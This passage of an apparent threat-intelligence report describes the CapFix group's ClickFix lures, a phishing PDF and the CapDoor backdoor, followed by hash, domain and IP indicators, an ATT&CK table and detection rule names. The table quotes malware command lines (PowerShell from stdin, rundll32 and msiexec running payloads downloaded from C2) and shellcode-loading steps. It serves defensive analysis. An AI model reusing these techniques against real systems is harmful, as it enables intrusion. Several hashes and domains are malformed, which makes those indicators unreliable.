


Figure 26. ClickFix technique on booking.l-extranet.com

In these attacks, the group used GitHub pages to redirect victims to malicious domains. For example, the page bedreviews.github.io/reservasboolikng.com/ redirected users to booking.fleps-extranet.com.




Figure 27. GitHub page with a link to a malicious domain




Figure 28. ClickFix technique on booking.fleps-extranet.com

Because in these specific attacks the threat actors used AsyncRAT rather than CapDoor, they cannot be definitively linked to CapFix. However, considering all the data (not just the tools), we believe the group is responsible for these campaigns as well.

As we mentioned earlier, during their autumn campaigns, the attackers used PDF files that prompted victims to download an additional payload. We took a closer look at the phrasing used in one of these phishing documents:



Информация защищена согласно требований ЦИБ МО РФ

Открыть возможно через оснастку чтения защищенных документов CHM

Нажмите кнопку ниже, для установки оснастки.

CHM оснастка

Информация не подлежит передаче третьим лицам и предназначена только для получателя

Figure 29. Message from a phishing document prompting a script download

The attackers made several errors, both linguistic and factual:

1. The mention of "ЦИБ МО РФ" (which supposedly stands for "Center for Information Security of the Ministry of Defense of the Russian Federation") is a clear sign of phishing. No such organization actually exists.
2. The Russian phrase "Нажмите кнопку ниже, для установки" (Click the button below, to install) contained a punctuation error (an unnecessary comma).
3. The use of the term "CHM snap-in" (CHM оснастка). In Microsoft's official Russian documentation, "snap-in" is translated as "оснастка." However, in this context, the combination "CHM snap-in" looks awkward and is used erroneously.
4. As we noted previously, in some cases, the names of the files did not match their contents.

Conclusion

CapFix continues to refine CapDoor and its malicious to make their attacks more successful. While the group previously relied on financially themed phishing emails (cryptocurrency and anything money-related), they are now increasingly masking their emails as official communications from government agencies.

The attackers use compromised legitimate infrastructure, which significantly complicates the analysis and detection of their attacks. In March 2026, CapFix began using domains that we had been tracking since late 2025 and early 2026. We believe the attackers planned to use at least two additional domains that are currently attributed to them but remain inactive.

Indicators of compromise

File-based IoCs

MD5	SHA-1	SI
53fd213c0fd13d5470e08f06387c5775	d7e92b1ed202e231eed091a657121de3209339ba	fc!
58ce5c4f9d7ed8e15dbf89b55b25e806	25a9dc35e65e35387030b96646dbf29222b31653	95
c08a48f3cb60c22bad08f1641a0b4b34	eb1cbe562b8f289943c418b62456d30b3b949b2d	43
846ed42bdf579b71fa89b4d75fc19ecb	fc85d9fc87f3b407a143ca331e5e5c1d24e5422d	09
21b7f68129a7416247485dacaced9c6a	e3da20005be7881a3ba846454019af51e7834f30	eC
61eca56a70ed642d45db6486b1047eea	b1e7c1daf2a07414be1294367a71dab9310a71b0	23
7be211f645345a60bdfa2e7716c48de2	955ae815537b4137d5aedaf89be8fa012fedc22f	a9
13f55634a20fb315c6eb5891d751939d	39b5f33933c3659fc4a26bb037686c48f3983e99	54
39f49e4aacd3d996fff336a72991376c	190016c1a1de5eea96a1cdcec9b05688d7ece95d	75
f59eb1493deddd6ab67d4a73f9268695	45c25b1ba2be4be2e5220458c38498b2e78fedec	24
b983eac3fbf84f83c14c4ba6d21c0684	eaf9c7e692d70814fad0d60e1a4f98f9a3c86f1a	ac

MD5	SHA-1	SI
2b6d255714456c7458477c827ab4c022	2db32b4905f685aa6db4b4f8e0e0bf4e9f26422d	81
a6486899b97312e09e945a2928a64173	96ebee75a3808e70ef595ea6368ae0f337cb2057	cb
01ceff1b07124f3f5ef59b69f1536c12	b6bda06568d91ae0c65fabf4332eab2691547482	f5
c30ab94242517d6b1b81e69590eabcf3	b15af714ba82b126e47906f086cace33bf976d1b	bc
cf23b7cd8f4d6754be3790c2f4295c14	537995378c224db9f3e26fb751159090207c70b2	c0
6516d8f38ed427122e02ef1211f3f30d	e4da80af21b1f38658a5ff765cee9e4164f97cfa	9c
a342407477757a2c4589528aec9583b8	c7f64e625851648ae244b8ed8c636672de81e93d	82
8059a545041fdacd9d509e866fc38ff4	13b7584df2f5176078f6b895d9dc07c0507f8813	c6
ab118b288ea71eab96fefe2572672a72	1f6df9177de2c5ceaaf861f6c4e92406bbef1182	d3
4c4ee096311cade1967bc63bc4960337	d54d3f0eac9a34e80082d1a092a407142e76f6c9	fd
4eac6a0d209e8356d23ac15d895b0837	fe63dc492c9002fe96fc953b5d3654fbc94fb40e	a2
0830b900e53f57949f64c3148a9372aa	29bd9f57bfff552b6d57e85cb3571a1ba7aa044d	56
863fe3349fba32bf64e04afe143decef	d32a9ad4815c2466f6159d0c6af00027ac5e018e	11
5ff63ae474cc333c6fbf99d2994a7abf	a89d8e4967bc3e7ae9d85433bf02df73f06d5989	89
acfcfe845ea57c0796fcda422065ac05	53c0946556c9fd5970a1ebe67e93a4b088564e42	e8
ca25a63fe45744597f3bac4dbe88af36	8e0f229bf1c453bc2590bfd7f30ff64122d01625	bk
c13960ef230795c49f1e6e01d789149f	c2d170abdb1bb1bc590fa6aa975dab2cc9948426	3c
9a178375e3f5f854db54b76f09f381c5	e563a749477d7f903579d07a6dda731bd998329c	ec
dfac596d9a93660010702701665ec1e0	b3a30c6f384d45a25fbcd150952f48c0a39c730e	5a

MD5	SHA-1	SI
a3ebb4bfdd7319027bed0c74f76807a9	3dc80205c88054bed9904bf1ec407e39b48cf835	1f
d10864e8a84ffb876772463f865ae289	a87068c4bf4bf7b1789ad178a9c7e156419eec3e	5c
9c274042f944b3d6676eadc6fb0df97d	334928bdab48b2828d512e2a132ec4568ca80064	2C
39dae5d17f1f65d6eedfa2aabacedf61	de630768ec509602b8ff3f4b4126c49de9c3b1a2	9c
3683fc1f3771a3a6d0a281d593b31a9e	31a2cba478130d540ee2a1d4caa5bee77f7b39b2	9k
b0f704e3fcb62ab1379cce23c6dc590b	fe522af5a4ae5329f7c78e7263a945505629c70f	b2
271a216dd51988d1089fe8ea72583af2	59387a49993275eb92bd065663aabf4174eb43ca	4e
ae88d9ffb74344fae3a527bf3eff6cc5	76aa942057c892061074af50a9bda765c93b95da	65
4e9769e7017288fa66ddcdf3f210518f	82bf6f20572706f86134d994c741692a9fc89115	07
2749d6fb0dac2e6edd915a9955913a2f	433aec84d79d1a74e42950696b2eb235e75ad3f0	17
611f7d616d712773aeeb79f8e00df57e	fb224556401a8fb9cfc0fd31b0c9b525950c699f	06
43e0c5e4132a8c07c493fc98ec103669	76dd2a6e6eafb87534dd859dc9e6c1453de81e36	02
f9109ad322b6b34dca0eaa7f4a651f8b	2d97c408c768ffee5defe73d9791af356f6d75c5	2k
875f502189189a4a0da4a8547fffc05a	f3aaf12a59e8f7f0b1e61e2df11d841752a3687c	71
567dadcc2fde0b14ec13f0474951ee07	0ca24ca524b71ac34025d087fe76b909bc88411e	9a
f816e4e64a6bacaa57a2724550569744	532184154ad4dc1ee6a9aa3d7283f4300385c406	d6
73dae3583a8dd4d82686178e2d3dd4f7	4f954d292a6026cfd6af79bb5bf1113f682ed3e3	ee
754095ac7201e5771277a8bb028e8758	0ebaaf4c735957dd7d749357d18af8fec12836bb	9e
a7f064bcf5aa2c9e46b07911d0b89288	e596bfbe56bc870914775c463284a136218c1ba1	bf
0248a386ad08480e13d6a237866106be	fe7db49e89b5a7e38bd0bd1ec2f933d32b690305	fb
7a9a8e290648a87aa63a514162a191ba	505b3b54e80ad39885f6951f5c9d7bdcd4f44282	77
31454b54bb98da824fad71bb78b291e1	60de184a444c2d32c1d06d1de09aded4b197fbe5	73
3e9a1bf81857996e01951eacb538b986	adffc0ed690c7063d5658f18b70a07c27e8ced82	63

MD5	SHA-1	SI
2d829b88d84ad3fcb2c219f3ccd2651	1af74fd7b01e29e32fc02f1021268730f91e4	a1
f2e769948f1d668d2eeb9e92bd697ed0	ab8b325ad55070f8cf9b4b06b1e2e19f2753a5f9	2c
ba3cbc77191c40472540ad7669f62f0a	069664bc9d245a971e96e309d85a640f4d30a002	5c
86925f7a40d854847d54f7c1689975bf	74cd4b95605cf1208b9da65ec36d32d9c4df164b	9e
645e891c2ffa2de39e5bef18edab7a93	f1b9975abc1ee71068f18fb0243a34c733a0dac2	bf
186dcc5eaa80edde0f06c6433f28af74	4aa2a46a0fdccb7b5034ba3e5730245cd929c1aa	7e
24254fea4804740c56a045ab3dafd12a	2bac12ddc98123efd2f2f8381e50e3a2f848c96f	cb
1855a44a5f41a14ffdb2360d24af837e	2f341a7ef5bfd91765dfadff060fe01367e2464	dc
b4ccbd6921e17de44378cf5282aa3fbf	8269f481950764a3fd2a37939eb34decdbd82ad35	21
402fb1414ca002ad71e0db0140160670	623cb3d1700712489a5f58f613dea0696711f00f	8k

MD5	SHA-1	SI
82a5d37a41a26e1751d343df30738c45	2e87f3e74f2cb6c47af5d1bbb37738e18026e440	57
a87f7eadfde66c49fb8722131e4a6d17	0e767ab422a59a7d83d26992c334fe4cfd6b74d	52
39bb82f5449bff8f59887e1a58b48923	e72658ca5a0b74ad0c11967d730ac6ae428ef5f6	fa

Download as:

Network indicators of compromise

Indicators

microsoftpathes.com

window sext updates.com

securityswindows.com

support-archiver.com

suportwindows.com

window spatche.com

ddmmitriypetrovv.ru

leonidkalatov.ru

andreiushakov.ru

94.156.232.113

85.192.49.81

Download as:

MITRE ATT&CK matrix

ID	Name	Description
Resource Development		
T1583.001	Acquire Infrastructure: Domains	CapFix registers domains masquerading as official Microsoft resources (microsoftpathes.com, windowsextupdates.com) and uses them as C2 servers. The group also registers domains for sending phishing emails using the firstnamelastname.ru format (ddmmitriypetrovv.ru)
T1585.002	Establish Accounts: Email Accounts	CapFix uses Onionmail to register domains (for example, virrtasuin93@onionmail.org)
T1584	Compromise Infrastructure	CapFix uses compromised legitimate servers and domains to host malicious files, tricking victims into downloading them
T1583.006	Acquire Infrastructure: Web Services	CapFix uses GitHub pages (such as bedreviews.github.io/reservasboolikng.com) to redirect users to malicious sites via the ClickFix technique
T1587.001	Develop Capabilities: Malware	CapFix uses its own custom malware, CapDoor
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	CapFix attaches malicious PDF documents to emails; the documents contain links to download malware
T1190	Exploit Public-Facing Application	CapFix presumably exploits CVE-2025-49113 in Roundcube Webmail
Execution		
T1204.002	User Execution: Malicious File	CapFix tricks victims into opening PDF documents containing a link to malware
T1059.001	Command and Scripting Interpreter: PowerShell	CapFix uses CapDoor to execute arbitrary PowerShell commands. Execution is carried out via powershell.exe configured to read commands from standard input (stdin): %WINDIR%\System32\WindowsPowerShell\v1.0\powershell -NoLogo -NoProfile -Command -
Persistence		

ID	Name	Description
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	To establish persistence for CapDoor, CapFix adds the legitimate executable of the installed software to the start registry key: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
T1027	Obfuscated Files or Information	CapFix uses the CapDoor backdoor, where strings are constructed on the stack
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	CapFix uses dynamic API resolution via FNV-1 and MurmurHash3 hashing algorithms in the installer shellcode and CapDoor backdoor, respectively
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	When delivering the CapDoor backdoor, CapFix uses files with .wav, .dat, .bak, .db, .bin, .raw, and .pak extensions to store the payload
T1027.016	Obfuscated Files or Information: Junk Code Insertion	To hinder analysis, CapFix inserts a massive amount of junk code instructions containing GDI function calls into the module launched via DLL sideloading
T1036	Masquerading	CapFix uses PowerShell scripts that download a benign document from a legitimate site to avoid raising the victim's suspicion
T1036.005	Masquerading: Match Legitimate Resource Name or Location	CapFix uses various .msi and .exe files disguised as legitimate software, such as "Установщик КонсультантПлюс.msi" (ConsultantPlus Installer.msi)
T1055.012	Process Injection: Process Hollowing	In early versions, CapFix used Process Hollowing to execute CapDoor
T1140	Deobfuscate/Decode Files or Information	When delivering the CapDoor backdoor, CapFix uses an orchestrator DLL and its subsequent shellcode to decrypt the payload stored in .wav, .dat, .bak, .db, .bin, .raw, and .pak files
T1218.001	System Binary Proxy Execution: Compiled HTML File	CapFix uses CHM files when delivering the CapDoor backdoor
T1218.007	System Binary Proxy Execution: Msiexec	In early versions of CapDoor, CapFix used msiexec.exe to run MSI files downloaded from the C2 server: msiexec.exe /i "%TEMP%\[a-z]{20}.msi"

ID	Name	Description
T1218.011	System Binary Proxy Execution: Rundll32	" data-z="General" id="sjs-C33">CapFix uses CapDoor to execute DLLs downloaded from the C2 server via rundll32.exe specifying the exported function: %WINDIR%\System32\rundll32.exe "%TEMP%\[a-z]{20}.dll", <ExportName>
T1564.003	Hide Artifacts: Hidden Window	CapFix uses a dedicated watchdog module to hide the current process windows via a ShowWindow (hWnd, SW_HIDE) call
T1574.001	Hijack Execution Flow: DLL	CapFix uses a multistage DLL sideloading chain to launch CapDoor: a legitimate executable loads an initial DLL, which sequentially sideloads the remaining libraries used to install and run the payload
T1620	Reflective Code Loading	When delivering the CapDoor backdoor, CapFix executes shellcode in the memory of a legitimate process: a memory region with read and write permissions is allocated via VirtualAlloc (), after which it is filled with random data via BCryptGenRandom (), where the shellcode is subsequently placed. Next, a call to VirtualProtect () changes the protection attributes of this memory region to executable, and control is passed to the shellcode via EnumSystemCodePagesW ()
Discovery		
T1033	System Owner/User Discovery	CapFix uses CapDoor to collect information about the current user of the compromised system: it retrieves the username via GetEnvironmentVariableW (L"USERNAME", lpBuffer, nSize) and determines the logon domain via NetWkstaUserGetInfo (NULL, 1, (LPBYTE *)&pBuf)
T1057	Process Discovery	CapFix uses CapDoor to identify the name of the current process: it takes a snapshot of the list of processes via CreateToolhelp32Snapshot (), iterates through processes with Process32FirstW () and Process32NextW (), matches the found information with the result of GetCurrentProcessId and extracts the executable name

ID	Name	Description
T1082	System Information Discovery	CapFix uses CapDoor to gather information about the infected system: it gets the FQDN via GetComputerNameExW(ComputerNameDnsFullyQualified, lpBuffer, &nSize), extracts the OS version from ntdll.dll VS_VERSION_INFO via VerQueryValueW(), checks for Serv OS via GetVersionExW(), and checks for a 64-bit OS by verifying the SysWOW64 directory via ExpandEnvironmentStringsW(L"%WINDIR%\\SysWOW64", lpDst, nSize) and GetFileAttributesW(lpDst) CapFix uses CapDoor to check for elevated privileges of a process using OpenProcessToken () and GetTokenInformation ()
T1083	File and Directory Discovery	When delivering CapDoor, CapFix uses shellcode loaded by the orchestrator DLL to search the current directory for file with .bak, .db, .bin, .dat, .raw, and .pak extensions using FindFirstFileW () and FindNextFileW ()
Command and Control		
T1030	Data Transfer Size Limits	CapFix uses CapDoor to split captured screenshots into 200 KB chunks and transfer them to the C2 server
T1071.001	Application Layer Protocol: Web Protocols	CapFix uses CapDoor to communicate with the C2 server over HTTP using POST requests
T1105	Ingress Tool Transfer	CapFix uses CapDoor to download additional EXE, DLL, and MSI files from the C2 server, save them to the %TEMP% directory within the compromised system, and execute them upon operator command
T1573.001	Encrypted Channel: Symmetric Cryptography	CapFix uses CapDoor to interact with the C2 server, encrypting transmitted messages using the ChaCha20 algorithm
Exfiltration		
T1041	Exfiltration Over C2 Channel	CapFix uses CapDoor to transmit information about the compromised system and command execution results to the C2 server
Collection		
T1113	Screen Capture	CapFix uses CapDoor to take screenshots of the compromised system and send them to the C2 server upon operator command

Download as:

PT Sandbox

PT ESC

Verdicts

PTESC_appt_win_ZZ_CapFix__Backdoor__CapDoor__mainModule__PeVersion

PTESC_appt_win_ZZ_CapFix__Dropper__CapDoor__decryptStage

PTESC_appt_win_ZZ_CapFix__Dropper__CapDoor__decryptStage__NetVersion

PTESC_appt_win_ZZ_CapFix__Trojan__CapDoor__PrepareAndInject__NetVersion

PTESC_appt_win_ZZ_CapFix__Trojan__CapDoor__hideWindow

Behavioral rules

Verdicts

Trojan.Win32.Generic.a

Exploit.Win32.Directlo32.a

Trojan.Win32.Inject.a

Trojan-Dropper.Win32.Generic.i

PT AV

Verdicts

Trojan.Win64.CapFix

Network verdicts

Verdicts

LOADER [PTsecurity] CapDoor Checkin (APT CapFIX) sid: 10015625, 10016787

REMOTE [PTsecurity] SectopRAT sid: 10012587

PT EDR

Behavioral rules

Verdicts

Suspicious_Create_Process_DLLSideLoading_Evasion

Suspicious_Create_File_Extension_LibraryMS

Windows_Autorun_Modification

PT AV

Verdicts

Trojan.Win64.CapFix